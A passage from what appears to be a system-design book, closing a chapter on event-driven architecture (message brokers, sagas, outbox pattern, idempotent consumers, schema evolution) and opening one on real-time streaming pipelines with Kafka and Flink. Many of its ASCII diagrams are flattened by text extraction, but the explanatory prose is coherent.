Producers Kafka Cluster Consumers +-----+ +-----+ +-----+ | Order |--publish-----| Topic: orders |--poll----| Payment
| | Service | | +-partition 0--+ | | (group-1) | +-----+ | | msg | msg | .. | | +-----+ | +-----+ | +-----+
+-----+ | +-partition 1--+ | | Inventory | | Payment |--publish-----> | | msg | msg | .. | |--poll----> | (group-2) | | Service | |
+-----+ | +-----+ +-----+ +-----+ +-----+ Partitioned, immutable, | Analytics | append-only commit log
| (group-3) | +-----+
```

**When to choose:** High throughput (100K+ events/sec), event replay needed, stream processing required, strong ordering per partition.

## 4.2 RabbitMQ

```
Producers RabbitMQ Brokers Consumers +-----+ +-----+ +-----+ | Order |--publish---->| Exchange (topic) | | Payment | |
Service | | +-> Queue: payment |--ack-->| Service | +-----+ | +-> Queue: invent. |--ack-->+-----+ | +-> Queue: notify |--ack-->|
Inventory | +-----+ | (order.*) | | Service | | Payment |--publish---->+-----+ +-----+ | Service | Exchanges route
messages +-----+ to queues by binding key
```

**When to choose:** Complex routing logic, priority queues, moderate throughput (10K events/sec), request-reply patterns.

## 4.3 AWS SNS + SQS

```
Producers SNS Topic SQS Queues Consumers +-----+ +-----+ +-----+ +-----+ | Order |--publish->| SNS Topic |--fan-->| SQS:
|---->| Payment | | Service | | "orders" | out | payment | | Lambda | +-----+ | | +-----+ +-----+ | | +----->| SQS: |---->|
Invent. | | | | inventory| | Lambda | | | +---->| SQS: |---->+-----+ +-----+ | notify | | Notify | +-----+ | Lambda | | SQS DLQ
| +-----+ +-----+
```

**When to choose:** AWS-native, serverless architecture, simple fan-out, minimal operational overhead desired.

#### 4.4 Comparison Table

[illegible]

## 5. Event-Driven Patterns — Deep Dive

### 5.1 Event Notification (Fire-and-Forget)

```
Order Service Event Bus Consumers (0..N) +-----+ +-----+ +-----+ | placeOrder() | | |----->| Payment Service | |
+--save DB | | | +-----+ | +--publish -|----->| OrderPlaced +-----+ | event | | |----->| Analytics Service|
+-----+ +-----+ +-----+ - Producer is UNAWARE of consumers - Adding a new consumer requires ZERO changes to producer
```

**Pros:** Maximum decoupling. **Cons:** Event has only a reference (orderId); consumers must call back for full details, creating runtime coupling.

5.2 Event-Carried State Transfer

```
Order Service Event Bus Inventory Service +-----+ +-----+ +-----+ | placeOrder() | | OrderPlaced |
onOrderPlaced(): | | +--save to DB | | {orderId, | | save full order | | +--publish with |----->| customer,|----->| to local DB | | FULL
payload | | items[], | | (no callback!) | +-----+ | total} | +-----+ +-----+ Event contains COMPLETE data -->
consumer builds LOCAL read model
```

**Pros:** Consumers fully autonomous, no callback, fast local reads. **Cons:** Larger events; data may be slightly stale (eventual consistency).

5.3 Event Sourcing

```
Event Store (append-only log for Order #12345) +---+-----+-----+ | # | Time | Event |
+-----+-----+-----+ | 1 | T1 | OrderCreated {items: [...], total: 59.98} | | 2 | T2 | PaymentAuthorized
{authCode: "ABC123"} | | 3 | T3 | InventoryReserved {warehouse: "WH-East"} | | 4 | T4 | OrderConfirmed {} | | 5 | T5 | ItemShipped {tracking:
"12999AA10"} | +-----+-----+ Current State = Replay(Event 1 -> Event 5) SNAPSHOTS (avoid replaying
from beginning): [E1] [E2] ... [E50] [SNAPSHOT@50] [E51] [E52] [E53] | v { Full state at event 50 } Rebuild: Load Snapshot@50, then replay E51 +
E52 + E53
```

**Pros:** Complete audit trail, time-travel debugging, rebuild any view. **Cons:** Complex implementation, eventually consistent reads, snapshot overhead.

5.4 CQRS with Events

```
WRITE SIDE (Commands) READ SIDE (Queries) +-----+ +-----+ | Command Handler | | Query Handler | | (business logic) | |
(simple lookups) | +-----+-----+ +-----+ | ^ v | read +-----+ +-----+ | Write Database | | Read
Database | | (normalized, | | (denormalized, | | source of truth)| | query-optimized)| +-----+ +-----+ | ^ | publish
event | update projection v | +-----+ +-----+ | Event Bus (OrderPlaced, PaymentDone...)
+-----+-----+ Write: PostgreSQL | Read: Elasticsearch + Redis + DynamoDB
```

The read model is **eventually consistent** with the write model. For most e-commerce queries, a few hundred ms of staleness is acceptable.

5.5 Saga Pattern (Choreography vs Orchestration)

Choreography (Decentralized)

```
Order Payment Inventory Shipping Service Service Service | | | |--OrderPlaced->| | | [process] | | | |--PaymentOK-->| | | [reserve]
| | | |--Reserved---->| | | [ship] | | | |--Shipped--> COMPENSATION (Payment Fails): |--OrderPlaced->| | | [process] | | | |--PaymentFailed |
| |--PaymentFailed | | |--OrderCancelled (compensating event) |
```

Orchestration (Central Coordinator)

```
Saga Payment Inventory Shipping Orchestrator Service Service Service |--ProcessPayment-->| | | |<--PaymentOK-----| | |
<--ReserveInventory----->				<--InventoryReserved----->				--ShipOrder----->						
<--ItemShipped----->			[Mark order COMPLETED] COMPENSATION (Inventory Fails):	--ProcessPayment-->										
<--PaymentOK-----				--ReserveInventory----->				<--InsufficientStock----->				--RefundPayment--->		
<--PaymentRefunded-			[Mark order CANCELLED]											
```

| Factor             | Choreography          | Orchestration        |
|--------------------|-----------------------|----------------------|
| Number of steps    | 2-4 steps             | 5+ steps             |
| Compensation logic | Simple                | Complex / branching  |
| Team autonomy      | High (each team owns) | Lower (shared orch.) |
| Visibility         | Harder to trace       | Single view of flow  |
| Recommended for    | Simple workflows      | Complex order flows  |

## 6. Ensuring Reliable Event Delivery

### 6.1 The Dual-Write Problem

```
Order Service attempts TWO writes: 1. Write to Database 2. Publish to Event Bus +-----+ +-----+ | INSERT INTO | |
publish(| | orders (...) | | "OrderPlaced") | +-----+ +-----+ SCENARIO A: Publish fails after DB write [DB Write OK] +
[Publish FAIL] --> LOST EVENT (order exists, nobody knows) SCENARIO B: DB fails after publish [DB FAIL] + [Publish OK] --> PHANTOM EVENT (event
sent, order doesn't exist)
```

**Root cause:** Two systems (DB + broker) cannot be updated atomically. Solution below.

### 6.2 Outbox Pattern

```
Order Service Outbox Publisher +-----+ +-----+ | BEGIN TRANSACTION | | Poll outbox table | | INSERT INTO
orders | | every 100ms | | (id, items, total...) | | ++read unsent | | INSERT INTO outbox | | ++publish to | | (id, type, payload) | | Kafka | |
COMMIT <-- atomic! | | ++mark as sent | +-----+ +-----+ | Database v +-----+
+-----+ | orders table | outbox tbl | | Kafka | | id | total | id | type | | Topic: | | 123 | 59.98 | a1 | Order | | orders |
+-----+ +-----+
```

**Guarantee:** Business write + outbox write in same transaction. Publisher retries until event reaches the broker.

### 6.3 Change Data Capture (CDC)

```
Order Service Database Debezium Kafka +-----+ +-----+ +-----+ +-----+ | write to |--->| PostgreSQL | | Debezium | | | |
orders | | (WAL/ |----->| Connector|--->| Topic: | | table | | binlog) | | (reads | | orders | +-----+ +-----+ | WAL) | | .cdc |
+-----+ +-----+ No outbox table, no polling, no application code changes! 1. Service writes to DB normally 2. DB appends to WAL 3.
Debezium reads WAL in real-time 4. Publishes to Kafka
```

### 6.4 Transactional Outbox vs CDC

```
+-----+ +-----+ +-----+ +-----+ | Dimension | Transactional Outbox | Change Data Capture |
+-----+ +-----+ +-----+ +-----+ | Application changes | Outbox table + publisher | None (reads DB
log) | | Delivery guarantee | At-least-once | At-least-once | | Latency | Polling interval (50-500ms)| Near real-time (~10ms) | | Operational
burden | Low (just a table + cron) | Medium (Debezium cluster) | | Schema control | Full (you design events) | Tied to DB schema | | Event
granularity | Custom (domain events) | Row-level changes | | Recommended for | Custom domain events | Data replication / legacy |
+-----+ +-----+ +-----+ +-----+
```

## 7. Handling Failures and Edge Cases

### 7.1 Idempotent Consumers

At-least-once delivery means duplicates **will** happen. Consumers **MUST** be idempotent.

```
function handleOrderPlaced(event): // Step 1: Check deduplication store if (processedEvents.contains(event.id)): return ACK // skip duplicate //
Step 2: Process + record atomically BEGIN TRANSACTION processPayment(event.data) INSERT INTO processed_events (event.id, now()) COMMIT return ACK
Deduplication Store (TTL: 7 days): +-----+ +-----+ | event_id (PK) | processed_at | | evt-a1b2c3d4 | 2024-11-15 | |
evt-e5f6g7h8 | 2024-11-15 | +-----+ +-----+
```

**Strategies:** (1) Deduplication table, (2) Natural idempotency (SET x = 100 vs SET x = x - 10), (3) Idempotency key in event header for DB upserts.

### 7.2 Dead Letter Queue (DLQ)

```
Main Topic Consumer Retry/DLQ Ops Team +-----+ +-----+ +-----+ +-----+ | Event A |----->| Process |--FAIL-->| Retry 1 | (1s) | |
| | |<-----| | | | | | Process |--FAIL-->| Retry 2 | (5s) | | | | |<-----| | | | | | Process |--FAIL-->| Retry 3 | (30s) | | | |
3x MAX | | Move to | | | | | | DLQ --->|----->| Alert! | +-----+ +-----+ +-----+ | Investigate | Fix & Replay
```

Retry with **exponential backoff**. After N failures → DLQ → alert → manual fix.

### 7.3 Poison Pill Messages

A **poison pill** is a malformed event that crashes the consumer on every attempt.



```
Consumer Failure Tracker Quarantine +-----+ +-----+ +-----+ | Receive event | | event_id | count | | Poison | | +-try
|--fail->| evt-bad | 1 | | Queue | | | |--fail->| evt-bad | 2 | | | | |--fail->| evt-bad | 3 | | | | +-quarantine ----->| (>= MAX)
|-----+----->| evt-bad | | +-continue next +-----+ | +-----+ +-----+ Alert + investigate
```

## 7.4 Consumer Lag Monitoring

```
Kafka Partition (Topic: orders, Partition 0) Offsets: 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 [x][x][x][x][x][x][x][x] [] [] [] [] ^ ^
Consumer Offset (8) Latest Offset (14) Consumer Lag = 14 - 8 = 6 messages +-----+ | Lag |
Severity | Action | +-----+ | < 100 | Normal | No action | | 100 - 1,000 | Warning |
Investigate || 1,000 - 10,000 | Critical | Scale consumers | | > 10,000 | Emergency | Page on-call engineer |
+-----+-----+
```

## 8. Event Ordering Guarantees

```
1. PER-PARTITION ORDERING (recommended) Partition by entity ID (e.g., order_id): Partition 0: [Order-A Created] [Order-A Paid] [Order-A Shipped]
<-- ordered! Partition 1: [Order-B Created] [Order-B Paid] <-- ordered! Same entity = ordered. Cross-entity = may interleave (that's fine). 2.
GLOBAL ORDERING (single partition) Partition 0: [A Created] [B Created] [A Paid] [C Created] [B Paid] Everything ordered, but ONE consumer max.
Limits throughput to ~10K/sec. 3. CAUSAL ORDERING (correlation + causation IDs) OrderPlaced correlationId: corr-123, causationId: null +-->
PaymentProcessed correlationId: corr-123, causationId: evt-OrderPlaced +--> InventoryReserved correlationId: corr-123, causationId: evt-Payment
Reconstruct causal chain even if events arrive out of order.
```

**Ordering matters for:** Same-entity state transitions, financial transactions, inventory updates. **Doesn't matter for:** Analytics, notifications, independent entities.

## 9. Schema Evolution

| Direction                                                              | Consumer     | Event          | Field                         | Compatibility |
|------------------------------------------------------------------------|--------------|----------------|-------------------------------|---------------|
| BACKWARD COMPATIBLE (new consumer reads old events)                    | Old Consumer | Old Event (v1) | Handles missing     total     | Safe          |
| FORWARD COMPATIBLE (old consumer reads new events)                     | New Consumer | New Event (v2) | "currency" field     currency | Safe          |
| FULL COMPATIBLE = both directions (safest, recommended for production) | Both         | Both           | Both                          | Safe          |

### Schema Registry Enforcement:

```

Producer Schema Registry Kafka +-----+ +-----+ +-----+ | Event |----->| Validate v2 | | | (v2) | | against v1 | | | |
Compatible? YES |----->| Store | | |<-----| 409 INCOMPATIBLE | | | +-----+ +-----+ +-----+

```

| Strategy                      | Example                            |
|-------------------------------|------------------------------------|
| Add optional fields           | Add currency with default "USD"    |
| Never remove fields           | Deprecated? Keep it, add new field |
| Never rename fields           | Add new name, populate both        |
| Version in type name          | OrderPlaced.v1, OrderPlaced.v2     |
| Use Avro/Protobuf for schemas | Binary + schema evolution built-in |

## 10. Complete System: E-Commerce Order Pipeline

## 10.1 Full Architecture

```

E-COMMERCE EVENT-DRIVEN ORDER PIPELINE =====+-----+ | API
Gateway | +-----+ | +-----v-----+ | Order Service | +-----+ | OrderPlaced event v
+-----+ | +-----+ | Kafka Event Backbone | | Topic: order-events Topic: payment-events | |
[OrderPlaced] [PaymentCompleted] [PaymentFailed] | | [OrderConfirmed] [RefundIssued] | | | Topic: inventory-events Topic: shipping-events | |
[InventoryReserved] [ShipmentCreated] [ItemShipped] | | [InventoryReleased] [ItemDelivered] | | | Topic: notification-events | | [EmailSent]
[PushSent] [SMSent] | +-----+ | | | v v v v +-----+ +-----+
+-----+ +-----+ +-----+ | Payment | | Inventory | | Shipping | | Notify | | Analytics | | Service | | Service | | Service | |
Service | | Service | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ | | | v v v v [Stripe] [Warehouse] [FedEx/UPS

```

```
] [SendGrid/] [Snowflake/ [API] [System] [API] [Twilio] [ClickHouse]
```

## 10.2 Successful Order Flow (Happy Path)

Time Service Event Published Kafka Topic ----- T1 Order Service OrderPlaced order-events T2 Payment Service PaymentCompleted payment-events T3 Inventory Svc InventoryReserved inventory-events T4 Order Service OrderConfirmed order-events T5 Shipping Svc ShipmentCreated shipping-events T6 Notify Service EmailSent("Confirmed!") notification-events T7 Shipping Svc ItemShipped shipping-events T8 Notify Service EmailSent("Shipped!") notification-events T9 Analytics Svc (consumes ALL events, builds dashboards) Total latency (T1 -> T6): ~500ms for order confirmation

## 10.3 Failed Payment Flow (Compensation)

Time Service Event Published Action ----- T1 Order Service OrderPlaced Create order (PENDING) T2 Payment Service PaymentFailed Card declined! T3 Inventory Svc InventoryReleased Un-reserve items (compensate) T4 Order Service OrderCancelled Mark order CANCELLED T5 Notify Service EmailSent("Failed") Inform customer T6 Analytics Svc (records failure metrics) COMPENSATION CHAIN: OrderPlaced --> PaymentFailed --> InventoryReleased + OrderCancelled +-----+ | Action | Compensation | +-----+ | PaymentCompleted | RefundIssued | | InventoryReserved | InventoryReleased | | ShipmentCreated | ShipmentCancelled | | OrderConfirmed | OrderCancelled | +-----+

## 10.4 Event Flow Diagram (Sequence)

```
Order Payment Inventory Shipping Notify Analytics Service Service Service Service Service Service | | | | | |--OrderPlaced----->| | | |
|----->| | | |----->| | [charge card] | | | | PaymentCompleted | | | |<----->| | | | |----->| | | |----->| | |
[reserve stock] | | | | InventoryReserved | | | |<----->| | | | |----->| | | | |----->| | | | [confirm order] | | | |
|--OrderConfirmed----->| | | | |----->| | | | |----->| | | | |----->| | | | [ship item] | | | | ItemShipped | |
|<----->| | | | |----->| | | | |----->| v v v v v v v
```

# 11. Observability for Event-Driven Systems

## 11.1 Distributed Tracing Across Event Boundaries

HTTP Request Event Event (traceId: T1) (traceId: T1) (traceId: T1) API Gateway --> Order Svc --publish--> Payment Svc --publish--> spanId: S1 spanId: S2 spanId: S3 In Jaeger / Datadog: +-----+ | Trace T1 | | [S1: API Gateway ] 12ms | | [S2: Order Service ] 8ms | | [S3: Payment Service ] 45ms | | [S4: Stripe API ] 120ms | | [S5: Inventory Svc ] 15ms | | [S7: Notification Svc] 22ms | +-----+

**Key:** Propagate `traceId` + `correlationId` through every event — without this, debugging across async boundaries is impossible.

## 11.2 Essential Dashboards

```
+-----+ +-----+ | Events Published / sec | | Events Consumed / sec | | 12,847 +-----+ | | 12,532
+-----+ | | | ^ ^ | | | ^ ^ | | | / \ \ | | | / \ \ | | | +-----+ | | +-----+ | +-----+
+-----+ +-----+ +-----+ | Consumer Lag (messages) | | DLQ Size (events) | |
payment-svc: 12 | | payment-dlq: 3 | | inventory-svc: 847 [!] | | inventory-dlq: 0 | | shipping-svc: 5 | | shipping-dlq: 0 | | analytics-svc:
2,341 | | notification-dlq: 1 | | +-----+ +-----+
+-----+ | Processing Latency (p95) | | Failed Events (last 1h) | | payment-svc: 45ms | | PaymentFailed: 47 | |
inventory-svc: 12ms | | OutOfStock: 12 | | shipping-svc: 89ms | | SchemaValidation: 0 | | +-----+
+-----+
```

## 11.3 Event Flow Visualization

EVENT LINEAGE MAP (for correlationId: corr-123) ===== [OrderPlaced] +----> [PaymentCompleted] +----> [InventoryReserved] +----> [OrderConfirmed] +----> [ShipmentCreated] | +----> [ItemShipped] | +----> [ItemDelivered] +----> [EmailSent: "Order confirmed"] +----> [EmailSent: "Item shipped"] Built by following correlationId + causationId chains. Tools: custom UI, or adapt Jaeger trace view for events.

# 12. Key Takeaways

```
+=====+ | KEY TAKEAWAYS |
+=====+
1. EVENTS ARE FACTS, NOT COMMANDS Use past tense (OrderPlaced, not PlaceOrder). Events describe what already happened. They are immutable and undeniable.
2. SOLVE THE DUAL-WRITE PROBLEM FIRST Never write to a database AND publish an event separately. Use Transactional Outbox or CDC to ensure atomicity.
3. DESIGN FOR IDEMPOTENCY FROM DAY ONE At-least-once delivery is the reality. Every consumer must handle duplicate events. Store processed event IDs and check.
4. CHOOSE YOUR BACKBONE
```

WISELY Kafka for high-throughput streaming with replay. RabbitMQ for complex routing at moderate scale. SNS+SQS for serverless. 5. USE SCHEMAS AND A REGISTRY Unvalidated events are ticking time bombs. Use a Schema Registry to enforce compatibility and catch breaking changes. 6. CHOREOGRAPHY FOR SIMPLE FLOWS, ORCHESTRATION FOR COMPLEX Sagas via choreography for 2-4 steps. Beyond that, use an orchestrator for visibility and cleaner compensation logic. 7. OBSERVABILITY IS NOT OPTIONAL Propagate correlationId and traceId through every event. Monitor consumer lag, DLQ size, and processing latency. 8. PLAN FOR SCHEMA EVOLUTION FROM THE START Only add optional fields. Never remove or rename. Use versioned types. Test compatibility in CI/CD. Future you will be grateful. +=====+

---

*This chapter is part of [Part VII — Real-World Case Studies](#)*

# Chapter 41 — Handling Real-Time Streaming Data

## 1. Problem Statement

Modern systems generate **massive, continuous streams of data** that must be processed in real time. Unlike traditional request-response architectures, streaming platforms deal with unbounded datasets — data that never "ends."

Real-world examples at scale:

| Company  | Use Case                    | Scale                        |
|----------|-----------------------------|------------------------------|
| Uber     | Real-time trip tracking     | ~1 trillion events/day       |
| LinkedIn | Activity feed, metrics      | ~7 trillion events/day       |
| Netflix  | Real-time recommendations   | ~500 billion events/day      |
| Stripe   | Fraud detection on payments | Millions of txns/sec         |
| Datadog  | Infrastructure monitoring   | Trillions of data points/day |

Core use cases we must support:

1. **Real-Time Analytics Dashboards** — Show live metrics (Uber's city view, Airbnb's booking pulse) with sub-second freshness
2. **IoT Sensor Platforms** — Ingest data from millions of connected devices, detect anomalies, trigger actuators
3. **Fraud Detection** — Score every credit card transaction in <100ms, block fraudulent ones before they complete
4. **Log Aggregation** — Collect logs from thousands of servers, make them searchable within seconds (like the ELK stack)

**The fundamental challenge:** Process millions of events per second with sub-second end-to-end latency, while maintaining correctness guarantees (no lost events, no double-counting), and scaling horizontally as load grows.

## 2. Requirements

### 2.1 Functional Requirements

| # | Requirement                                                    |
|---|----------------------------------------------------------------|
| 1 | Ingest data from multiple heterogeneous sources simultaneously |
| 2 | Process, transform, enrich, and aggregate events in real time  |
| 3 | Store processed data for historical querying and dashboards    |
| 4 | Detect anomalies and trigger alerts within seconds             |
| 5 | Serve real-time dashboards with live-updating visualizations   |
| 6 | Support event replay — reprocess historical data on demand     |
| 7 | Join streaming data with reference/dimension data              |

### 2.2 Non-Functional Requirements

| Metric | Target |
|--------|--------|
|--------|--------|

|                      |                                            |
|----------------------|--------------------------------------------|
| End-to-end latency   | < 1 second (p95), < 5 seconds (p99)        |
| Ingestion throughput | 1M+ events/sec sustained                   |
| Processing semantics | Exactly-once or at-least-once              |
| Scalability          | Horizontal — add nodes to handle more load |
| Data retention       | 30 days hot, 1 year cold (object storage)  |
| Availability         | 99.99% uptime                              |
| Fault tolerance      | No data loss on node failure               |

### 3. Batch vs Stream Processing

#### 3.1 Batch Processing


Batch processing collects data over a period, then processes it all at once.



**Characteristics:** - Processes data in large chunks (hourly, daily) - Technologies: Hadoop MapReduce, Apache Spark (batch mode), Hive - **High latency** (minutes to hours) but **very high throughput** - Operates on **complete data** — all events for the period are available - Simple to reason about — clear input boundaries

#### 3.2 Stream Processing


Stream processing handles each event as it arrives, continuously.



**Characteristics:** - Processes data as it arrives (per-event or micro-batch) - Technologies: Apache Flink, Kafka Streams, Spark Structured Streaming - **Low latency** (milliseconds to seconds) - **Continuous processing** — never "finishes" - Possibly **incomplete data** — late events may arrive after processing

#### 3.3 Lambda Architecture


Lambda Architecture runs **both** batch and stream processing in parallel.



**The problem with Lambda:** You must maintain **two separate codepaths** (batch + streaming) that produce the same results. This leads to: - Double the development effort - Subtle inconsistencies between batch and real-time results - Complex merging logic in the serving layer - Twice the operational burden

#### 3.4 Kappa Architecture (The Modern Approach)

Kappa Architecture uses **only stream processing**, with an immutable replayable event log (Kafka) as the single source of truth.



[illegible]

**How reprocessing works in Kappa:** 1. Deploy a new version of your stream job (v2) 2. Point it at the beginning of the Kafka log 3. Let it reprocess all historical events 4. Once caught up, swap traffic from v1 → v2 5. Shut down v1

**Why Kappa is recommended for new systems:** - Single codebase — write processing logic once - Simpler architecture, fewer moving parts - Kafka provides the replayable log needed for reprocessing - Easier to maintain, debug, and evolve

### 3.5 Lambda vs Kappa Comparison

| Aspect         | Lambda Architecture     | Kappa Architecture             |
|----------------|-------------------------|--------------------------------|
| Codepaths      | Two (batch + stream)    | One (stream only)              |
| Complexity     | High                    | Lower                          |
| Reprocessing   | Batch layer re-runs     | Replay Kafka log               |
| Accuracy       | Batch = accurate        | Stream = accurate              |
| Latency        | Speed layer = fast      | Stream = fast                  |
| Maintenance    | Two systems to maintain | One system                     |
| Prerequisite   | Any storage             | Replayable log (Kafka)         |
| Recommendation | Legacy / niche          | <b>Default for new systems</b> |

#### 4. Data Ingestion Layer

## 4.1 Apache Kafka as the Backbone

Kafka is the de facto standard for streaming data ingestion. It is a distributed, durable, replayable commit log.

```

KAFKA TOPIC: "transactions" ##### Partition 0: [msg0][msg3][msg6][msg9][msg12]
Partition 1: [msg1][msg4][msg7][msg10][msg13] ##### Partition 2: [msg2][msg5][msg8][msg11][msg14] #####
#####
PRODUCERS ##### CONSUMER GROUP ##### (write msgs) ##### Consumer A → Part 0 ##### Consumer B → Part 1
Consumer C → Part 2 #####

```

**Key Kafka concepts:** - **Topic:** A named feed of events (like "transactions" or "clicks") - **Partition:** A topic is split into partitions for parallelism - **Consumer Group:** Multiple consumers that share the work, each reading from different partitions - **Offset:** Each message in a partition has a sequential ID (offset) - **Retention:** Messages are kept for a configurable period (e.g., 7 days)

**Why Kafka for streaming:** - **Durable:** Data is replicated across brokers (default RF=3) - **Replayable:** Consumers can seek back to any offset - **High throughput:** Single cluster handles millions of msgs/sec - **Decoupling:** Producers and consumers are fully independent

**Partition strategy:** By entity ID (e.g., `user_id`) → guarantees ordering per entity. By hash → uniform distribution. By time → useful for retention.

## 4.2 Ingestion Patterns

```

INGESTION PATTERNS ##### 1. DIRECT PRODUCER ##### App ##### Kafka
Producer API ##### Kafka ##### 2. AGENT-BASED ##### Server ##### Filebeat/Fluentd ##### Kafka ##### (collects logs, metrics) ##### 3. API
GATEWAY BRIDGE ##### Client ##### HTTP POST ##### API GW ##### Kafka ##### (REST/gRPC to Kafka bridge) ##### 4. CDC (Change Data Capture) ##### Database
Debezium ##### Kafka ##### (captures INSERT/UPDATE/DELETE) ##### 5. IOT PROTOCOL BRIDGE ##### Sensors ##### MQTT Broker
Kafka ##### (MQTT to Kafka connector) #####

```

### 4.3 Full Ingestion Architecture

■■■■■■■■■■ ■■■■■■■■■■ ■■■■■■■■■■ ■■■■■■■■■■ ■ Mobile ■ ■ Web App ■ ■ IoT ■ ■ Databases ■ ■ Apps ■ ■ Servers ■ ■ Sensors  
 ■ (CDC) ■ ■■■■■■■■■■ ■■■■■■■■■■ ■■■■■■■■■■ ■■■■■■■■■■ ■■■ ■ ▼ ▼ ▼ ■■■■■■■■■■ ■■■■■■■■■■ ■■■■■■■■■■  
 ■■■■■■■■■■ ■ API ■ ■ Fluentd ■ ■ MQTT ■ ■ Debezium ■ ■ Gateway ■ ■ Agent ■ ■ Broker ■ ■ Connector ■ ■■■■■■■■■■ ■■■■■■■■■■

## 5. Stream Processing Engine — Deep Dive

Flink is the most capable stream processor for serious production workloads.

### Key features that set Flink apart:

### Checkpointing for exactly-once semantics:

**Savepoints** allow you to upgrade code, rescale, or migrate without losing state — critical for production operations.

Kafka Streams is a **library** (not a cluster) that runs inside your application process. No separate infrastructure needed.

**Key concepts:** - **KStream:** An unbounded stream of events (insert semantics) - **KTable:** A changelog stream (upsert semantics, like a table) - **Interactive Queries:** Query the local state store via REST API - **Scaling:** Deploy more instances of your app — Kafka Streams automatically rebalances partitions across instances

Spark Structured Streaming uses a **micro-batch model** — it collects events into small batches (100ms–seconds) and processes them together.

**Best for:** Teams already using Spark for batch + ML that want to add streaming without learning a new framework.








8.4 Storage Decision Table

| Use Case               | Best Storage           | Query Type             |
|------------------------|------------------------|------------------------|
| IoT sensor time-series | TimescaleDB / InfluxDB | Time-range, downsample |
| Real-time dashboards   | Druid / ClickHouse     | Aggregation, GROUP BY  |
| User-facing analytics  | Apache Pinot           | Low-latency OLAP       |
| Log search/exploration | Elasticsearch          | Full-text search       |
| Feature store (ML)     | Redis / DynamoDB       | Key-value lookup       |
| Long-term archive      | S3 / GCS (Parquet)     | Batch queries (Spark)  |

9. Complete System: Real-Time Fraud Detection

This section walks through a full production architecture for detecting fraudulent credit card transactions in real time.


**Goal:** Score every transaction in <100ms, block fraud before settlement.



**Key design decisions:** 1. **Partition by card\_id** — All transactions for one card go to the same partition → the Feature Extraction operator sees them in order 2. **State in Flink** — Transaction history (last 1hr) is kept in Flink's RocksDB state backend, checkpointed every 30s 3. **ML model served in-process** — Model loaded into Flink (ONNX/PMML), no network hop for scoring → <20ms inference 4. **Dual sink** — ClickHouse for analytics, Elasticsearch for investigation

10. Complete System: Real-Time IoT Platform

**Goal:** Ingest data from 1 million sensors, detect anomalies, visualize in real time.



